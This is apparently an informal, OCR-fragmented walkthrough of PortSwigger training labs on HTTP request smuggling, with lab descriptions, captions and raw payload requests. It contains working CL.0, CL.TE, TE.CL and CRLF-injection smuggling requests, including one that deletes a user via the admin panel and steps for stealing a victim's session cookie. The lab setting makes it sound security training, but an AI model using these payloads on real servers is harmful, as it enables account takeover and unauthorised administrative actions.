
<section class='academyLabBanner
is-solved'>

Inspector
Request attributes 2
Request query parameters 0
Request body parameters 7
Request cookies 1
Request headers 7
Name Value
:scheme https
:method POST
:path /
:authority 0a5d00f7046c99...
cookie session=9VRyh...
content-type application/x-w...
content-length 221
Response headers 3
Name Value


Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13983
<!DOCTYPE html>
<html>
<head>
<link href=
/resources/labheader/css/academyLabHeader
.css rel=stylesheet>
<link href=/resources/css/labsBlog.css
rel=stylesheet>
<title>
HTTP/2 request smuggling via CRLF
injection
</title>
</head>
<body>
<script src="
/resources/labheader/js/labHeader.js">
</script>

<section class='academyLabBanner
is-solved'>

Inspector
Request query parameters 0
Request body parameters 7
Request cookies 1
Request headers 7
Name Value
:scheme https
:method POST
:path /
:authority 0a5d00f7046c99...
cookie session=9VRyh...
content-type application/x-w...
content-length 221
Name:
foo
Value:
bar \r \n
Transfer-Encoding: chunked
Cancel
Add
Search
0 highlights



“send the request”

“wait for 10-15 seconds “

“victim will click “

“get the cookie “


“and login”

Lab: HTTP/2 request splitting via CRLF injection

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.

To solve the lab, delete the user `carlos` by using response queue poisoning to break into the admin panel at `/admin`. An admin user will log in approximately every 10 seconds.

The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.



“send the request with this”

“and just try and try”

“until you get 302 response it took me half hour but at the end time and luck matched”

“and i got”

“use cookie and delete carlos”


```
Bar

GET /adfsdf HTTP/1.1
Host: 0a9400e3042104fe80f717ac002f007f.web-security-academy.net
```

Lab: CL.0 request smuggling

This lab is vulnerable to CL.0 request smuggling attacks. The back-end server ignores the `Content-Length` header on requests to some endpoints.

To solve the lab, identify a vulnerable endpoint, smuggle a request to the back-end to access to the admin panel at `/admin`, then delete the user `carlos`.

This lab is based on real-world vulnerabilities discovered by PortSwigger Research. For more details, check out Browser-Powered Desync Attacks: A New Frontier in HTTP Request Smuggling.





```
POST /resources/images/blog.svg HTTP/1.1
Host: 0af7008e03b32d71802ac109008300d7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

GET /admin/delete?username=carlos HTTP/1.1
x: x
```

Lab: HTTP request smuggling, basic CL.TE vulnerability

his lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.


To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method `GPOST`.



“now send another request, normal request”

“and hence you have solved”


“simple easy”



Lab: HTTP request smuggling, basic TE.CL vulnerability

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.


To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method `GPOST`.



POST / HTTP/1.1
Host: 0ada006d03ec933981a4b706006500ce.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

x:
0




Lab: HTTP request smuggling, obfuscating the TE header

This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method `GPOST`.

- here both are useing TE in default
- but there is case if anything went wrong then they look for CL “content lenght”
- so lets check which one is looking for condition
- so we can convert one for TE and another one for CL




“here front end server is looking for TE”

“and in second transfer-endcoding we made small mistake T and E made small”

“and ther value is bar’


“so back end server say there is something wrong in TE lets go for CL”



Lab: Exploiting HTTP request smuggling to perform web cache poisoning

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is configured to cache certain responses.

To solve the lab, perform a request smuggling attack that causes the cache to be poisoned, such that a subsequent request for a JavaScript file receives a redirection to the exploit server. The poisoned cache should alert `document.cookie`.

